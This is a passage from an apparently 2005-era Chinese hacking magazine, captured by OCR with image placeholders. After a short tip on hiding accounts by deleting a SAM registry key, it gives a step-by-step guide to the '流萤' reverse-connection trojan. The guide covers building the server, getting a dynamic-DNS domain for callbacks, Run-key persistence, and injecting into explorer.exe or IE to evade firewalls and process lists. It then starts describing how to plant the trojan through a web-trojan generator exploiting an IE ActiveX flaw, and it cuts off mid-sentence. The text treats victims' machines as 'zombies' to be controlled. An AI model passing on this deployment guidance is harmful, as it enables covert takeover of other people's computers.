



那如何才能让入侵者不能通过net user建立帐号呢？答案是有的。我们打开注册表到HKEY_LOCAL_MACHINE\SAM\SAM，在右边我们将C键值删去即可（如果在自己机器上使用，最好保留个备份）。这样做的最终结果是我们即不可以通过net user查看用户，也不可以通过net user建立用户，而且在“管理”里面也看不见用户列表信息，如图5、图6。此方法完全不影响用户的正常登录。





牧马记





国产木马新秀——"流萤"使用详解

天涯衰草

去年，有一款名为"QQ远控精灵"的小木马牢牢的吸引了广大网络爱好者的眼球，并不是该木马有多么强大的功能，而是因为它是全球首个可以通过即时通讯软件QQ来进行远程控制而知名。大家都知道，我们平时所使用的木马或远程控制软件基本都采用传统的C/S（客户端/服务端）模式，当木马的客户端和服务端成功连接以后，通过本地的客户端程序对远端的服务端进行远程控制。而"QQ远控精灵"放弃了传统的客户端程序，而是采用最常见的聊天工具QQ来发送一些特殊的控制语句来进行远程控制，虽然木马的功能不是很多，但终于实现了不更改网关而在两个不同的局域网内部进行远程控制的梦想，技术含量虽然不是很高，但是思路确很新颖。

说了这么多，大家一定以为我要为你介绍这款"QQ远控精灵"了。那你就错了，今天要为大家介绍的是"QQ远控精灵"的作者在2005年全新发布的一款名为"流萤"的木马程序，"流萤"同样也是基于传统的C/S模式的木马，需要通过客户端对服务端进行控制。虽然"流萤"刚刚推出，但是作为一款优秀的国产反弹型远程控制软件，不但完全免费且绿色无须安装，生成的服务端程序仅13K的大小就已远远超过同类软件，而且服务端和控制端占用的内存都非常少，运行稳定。除此之外，"流萤"还使用了大量当前木马流行的技术：反弹技术、线程插入技术、多进程操作技术等。下面，我们就来领略一番"流萤"的风采。

一 配置服务端

运行client.exe即可启动"流萤"，图1就是"流萤"1.5版的启动画面。从中我们可以看到，木马"流萤"的操作界面简洁大方，操作界面的上方是一排命令按钮，用户可以通过这些按钮实现对远程计算机的控制；中间的一大块操作区域是上线的肉鸡列表；而最下面则是软件的提示栏。




图1

要使用木马程序，第一步就需要配置木马的服务端程序。点击工具栏上第六个的"配置服务端"按钮，弹出一个"配置服务端"窗口，在此我们可以配置木马的连接域名、监听端口、服务端启动项等，如图2。




图2

由于"流萤"采用了流行的反弹连接的方式，所以在"DNS解析域名"项设置用于服务端反弹连接的IP地址，也就是用户所在电脑当前的IP地址。当然，用户采用常见的域名反弹连接也可以，不过要提醒大家，生成的服务端不支持163、263、yeah的域名解析，但支持3322的域名解析。如果没有的话可以免费申请一个。登陆http://www.3322.org/，打开希网网络的首页，点击首页中的"新用户注册"按钮注册一个新的用户，系统会将用户注册的用户名以及密码发送到用户设置的信箱。然后用户利用用户名和密码在网站首页进行登录；登录成功后在首页中找到"现在希网网络全新推出'动态域名服务'，使您的问题迎刃而解！"，并点击"希网网络动态域名服务"，如图3，在弹出的窗口找到"动态域名"，然后点击下面的"新建"按钮申请动态域名，如图4，这样就成功申请了一个动态域名了。




图3




图4

在"流萤"的"配置服务端"窗口中，"连接端口"项是用于服务端程序和客户端进行连接时，本地计算机所打开的端口，默认的端口数为2000，用户可以根据自己的需要更改端口。"流萤"的数据传输采用了单端口数据传输的方法，这样所有功能都只用一个端口进行数据传输，就便于内网的用户进行端口映射操作。

"注册表键值"项用于设置木马服务端的启动名称，这样木马的服务端程序就可以随系统的启动而激活。

不过“流萤”的启动方法只是采用了最原始的利用注册表的“Software\Microsoft\Windows\CurrentVersion\Run”项进行启动，而没有采用现在流行的利用服务项或插件进行启动的方法。“辨识密码”就是服务端程序上线时的连接密码，如果辨识密码不准确的话，用户就不能对远程计算机进行控制。另外，为了区别不同的远程肉鸡用户，我们可以通过设置“上线图标”来对不同的服务端进行区别，“流萤”在服务端的隐藏方式上采用了现在流行的线程插入的方法。选中下面的“是否生成dll 进程插入类型”选项后，用户可以根据自己的需要选择将生成的服务端程序进程插入到资源管理器程序 Explorer.exe 的进程中或 IE 浏览器的IEXPLORE.EXE 进程中实施服务端隐藏，这样不但可以轻松的穿透大多数防火墙，而且在进程管理器中也无法查到服务端自己的进程。如果用户没有选中“是否生成dll 进程插入类型”选项，那么生成的服务端程序就会有自己的程序进程。当所有的设置完成后，最后点击“生成”按钮就可以生成我们需要的服务端程序了。生成的服务端程序只有13K 大小，非常便于我们制作网页木马。

二 种植服务端

现在最流行的木马种植方法当属网页木马了。这里我推荐用“动鲨网页木马生成器”，我们就使用它来制作一个网页木马。

运行“动鲨网页木马生成器”，在“请选择要运行的EXE文件”中填入刚刚生成的木马服务端程序，再在“输入存放木马的WEB 文件夹路径”中输入网页木马的网址路径，然后点击“生成木马”按钮即可生成最新的网页木马，如图5。根据笔者的观察，该木马生成器利用了微软的IE Help ActiveX 